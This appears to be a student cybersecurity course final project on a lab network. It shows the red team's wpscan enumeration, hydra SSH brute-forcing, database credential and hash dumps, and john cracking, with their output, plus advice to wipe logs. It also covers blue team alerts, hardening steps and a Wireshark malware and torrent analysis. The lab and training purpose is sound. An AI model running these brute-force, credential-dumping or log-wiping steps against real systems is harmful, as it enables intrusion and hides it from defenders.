

Final Project



By: Channa, Christopher, Felix, Josh B. and Rajiv

Table of Contents

Network Topology



Network

Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines

IPv4: 192.168.1.90
OS: Linux
Hostname: Kali Linux

IPv4: 192.168.1.110
OS: Linux
Hostname: TARGET1


IPv4: 192.168.1.115
OS: Linux
Hostname: TARGET2

IPv4: 192.168.1.100
OS: Linux
Hostname: Elasticsearch

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4: 192.168.1.1
OS: Windows
Hostname: Hyper-V

Red Team



Overview for Red Team Activities


Exploits we used and exploits that we didn't that can be used to break into the Target machine.

Ways to avoid being detected using the methods we did to exploit the system.

The impact these exploits could have on our systems in the future

Exploits

- Wordpress
  - An open-source WordPress security scan that searches for known vulnerabilities within WordPress and its plugins
  - Commands used: wpscan --url http://192.168.1.110/wordpress --enumerate u
- SSH
  - "Secure Shell", used through Linux and allows you to connect remotely to a computer or server using a text interface (such as command line)
  - Commands used: ssh michael@192.168.1.110
- Hydra
  - Open-source tool used to execute brute-force attacks
  - Command used: hydra -l michael -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.110
- John the Ripper
  - An open-source password cracking tool often used for testing password strength and brute-force hashed passwords via dictionary attacks.
  - Commands used: ./john wp_hashes.txt



Wordpress

```
[+] http://192.168.1.110/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.8.14 identified (Latest, released on 2020-06-10).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: '-release.min.js?ver=4.8.14'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.14'

[i] The main theme could not be detected.

[+] Enumerating Vulnerable Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <=====================

[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```

SSH

```
root@Kali:~/Desktop# ssh michael@192.168.1.110
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Sun Sep 13 04:11:35 2020 from 192.168.1.90
michael@target1:~$
```

Hydra

```
root@Kali:~# hydra -l michael -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.110
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or
for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-09-14 18:08:37
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the task
s: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries p
er task
[DATA] attacking ssh://192.168.1.110:22/
[22][ssh] host: 192.168.1.110   login: michael   password: michael
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-09-14 18:08:43
root@Kali:~#
```

```
| Tables_in_wordpress |
+---------------------+
| wp_commentmeta      |
| wp_comments         |
| wp_links            |
| wp_options          |
| wp_postmeta         |
| wp_posts            |
| wp_term_relationships |
| wp_term_taxonomy    |
| wp_termmeta         |
| wp_terms            |
| wp_usermeta         |
| wp_users            |
+---------------------+
12 rows in set (0.00 sec)

mysql> SELECT * FROM wp_users;
+----+------------+------------------------------------+---------------+-------------------+----------+---
-----------------+---------------------+-------------+---------------+
| ID | user_login | user_pass                          | user_nicename | user_email        | user_url | us
er_registered   | user_activation_key | user_status | display_name  |
+----+------------+------------------------------------+---------------+-------------------+----------+---
-----------------+---------------------+-------------+---------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org |          | 20
18-08-12 22:49:12 |                     |           0 | michael       |                   |          |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org  |          | 20
18-08-12 23:31:16 |                     |           0 | Steven Seagull |                  |          |
+----+------------+------------------------------------+---------------+-------------------+----------+---
-----------------+---------------------+-------------+---------------+
```

```
Proceeding with incremental:ASCII
0g 0:00:01:16  3/3 0g/s 3837p/s 7652c/s 7652C/s jorala..joathe
0g 0:00:01:17  3/3 0g/s 3837p/s 7655c/s 7655C/s drode..dyluv
0g 0:00:09:40  3/3 0g/s 3945p/s 7887c/s 7887C/s dorget..doriul
0g 0:00:09:42  3/3 0g/s 3945p/s 7888c/s 7888C/s doceem..dottl3
0g 0:00:09:43  3/3 0g/s 3946p/s 7889c/s 7889C/s dren23..drests
0g 0:00:09:44  3/3 0g/s 3946p/s 7889c/s 7889C/s drue17..drul01
0g 0:00:14:15  3/3 0g/s 3951p/s 7901c/s 7901C/s nuca1..nusho
0g 0:00:14:18  3/3 0g/s 3951p/s 7901c/s 7901C/s ngnok..ngrgs
0g 0:00:14:19  3/3 0g/s 3951p/s 7901c/s 7901C/s dio1..drju
0g 0:00:14:20  3/3 0g/s 3951p/s 7901c/s 7901C/s stephon1..stepen11
0g 0:00:14:21  3/3 0g/s 3951p/s 7901c/s 7901C/s studay12..stuperse
pink84           (steven)
1g 0:00:16:31  3/3 0.001009g/s 4173p/s 7906c/s 7906C/s crony4..cryd35
```

John the Ripper

Avoiding Detection

- When using Wpscans (WordPress scans), you want to cover your tracks. It is highly recommended to wipe your logs after executing.

- Using Hydra to brute-force your way into username/password decryption is already loud, we recommend doing the scan as fast as you possibly can.

- As for John the Ripper, in this case, it would be best to restrict the number of searches per minute.

Impact of Vulnerable Systems

Exploit	Impact
Wpscans	Access to hashed user passwords
SSH	Remote connection to victim computers and/or server
Hydra /John the Ripper	Possible access to any insecure usernames and passwords

Blue Team

Overview for Blue Team Activities

The different alerts that were set up, and what they were meant to monitor

Steps that can be taken to harden our system and mitigate future attacks.


Alerts Implemented

There are alerts that you can set up to track each of these attacks

WordPress: For WordPress you want to use a web-application firewall known as Sucuri. Sucuri is enables audit logging, integrity checking and other important safety features

SSH: You can set up an alert for IP addresses that are not part of your whitelist that are trying to connect. There could also be brute force alerts set

Hydra: An alert that you would set up for a hydra attack, is an alert for attempts to login during a short period of time. That threshold can be determined by your work and how often people sign in.



Hardening our Systems

To mitigate future attacks and harden our systems we need to act now! The steps that we can take are as follows:

WordPress: Keep your WordPress website up-to-date, Limit Login Attempts, Password Protect Admin pages, Disable Directory Indexing and Browsing

SSH: Set a custom SSH port that's not in the default top 1000, Disable root logins, Make sure to set strong password and passphrase parameters, Set idle timeout interval, Block SSH brute force attacks

Hydra/Johntheripper: The easiest way is to lock a user out after a number of incorrect attempts, Another popular way of blocking brute force attacks is simply adding a delay to when the password is read

Wireshark Analysis

Wireshark Analysis Overview

Time thieves can be people just watching youtube videos or even more malicious things

An infected host on the Network can infect more computers on the Network


Illegal downloads and torrents

Time Thieves


Time thieves could be considered a bunch of different things. These particular ones were watching YouTube videos and had created their own Web Server.

The Web Server that was created was "Frank-N-Ted-DC.Frank-N-Ted.com".

We learned that the IP-Address of the domain controller is 10.6.12.12.



We found that there was malware downloaded to the IP address 10.6.12.203. The malware that was downloaded was in the form of a .dll file. The .dll file was filled with a trojan virus to give access to another user



Vulnerable Windows Machines

What we knew: IP Range of 172.16.4.0/24

Associated with: mind-hammer.net

What we learned:
Host infected IP was 172.16.4.205
Username: Matthijs

IP Addresses used in infection traffic:
-185.243.115.84
-166.62.111.64

Ethernet · 76 | IPv4 · 879 | IPv6 · 2 | TCP · 1107 | UDP · 1814

Address A	Address B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bit
172.16.4.205	185.243.115.84	18,324	16 M	9,753	7,983 k	8,571	8,543 k	518.603450	265.0412	240 k	
166.62.111.64	172.16.4.205	7,864	8,082 k	5,677	7,921 k	2,187	160 k	373.610393	149.9677	422 k	
10.11.11.200	151.101.50.208	6,540	4,441 k	3,226	224 k	3,314	4,217 k	42.658102	918.5023	1,959	
192.168.1.90	192.168.1.100	5,860	27 M	3,756	26 M	2,104	568 k	0.653392	967.7679	222 k	
10.0.0.201	64.187.66.143	4,688	3,493 k	2,148	139 k	2,540	3,354 k	242.400728	129.8125	8,574	
5.101.51.151	10.6.12.203	4,326	4,246 k	3,262	4,177 k	1,064	68 k	140.631323	67.9985	491 k	
10.0.0.201	23.43.62.169	4,007	4,080 k	1,310	71 k	2,697	4,008 k	304.040368	66.9059	8,605	
10.11.11.200	104.18.74.113	2,158	1,394 k	1,022	69 k	1,136	1,324 k	86.970854	874.2001	640	
10.6.12.12	10.6.12.157	1,999	522 k	932	250 k	1,067	271 k	111.797969	855.0862	2,348	
10.6.12.12	10.6.12.203	1,904	493 k	864	231 k	1,040	262 k	115.086014	854.0142	2,166	
10.11.11.11	10.11.11.200	1,571	273 k	692	123 k	879	150 k	0.057437	963.3991	1,022	
10.11.11.217	172.217.6.162	1,394	809 k	682	70 k	712	738 k	1.634808	958.1931	592	
10.11.11.11	10.11.11.203	1,100	220 k	435	95 k	665	124 k	7.343076	956.1202	802	
10.0.0.2	10.0.0.201	1,083	266 k	520	133 k	563	132 k	214.259839	89.6854	11 k	
172.16.4.4	172.16.4.205	947	227 k	457	96 k	490	131 k	372.226267	414.0447	1,862	

Illegal Downloads


What we knew: Torrent was downloaded breaking copyright infringements

The DC (Domain Controller): DogOfTheYear-DC

IP Address we're looking at: 10.0.0.201

What we learned:
OS Version: Windows NT 10

Torrent file downloaded:
"Better_Boop_Rhythm_on_the_Reservation"



Questions?




Thank you for your time!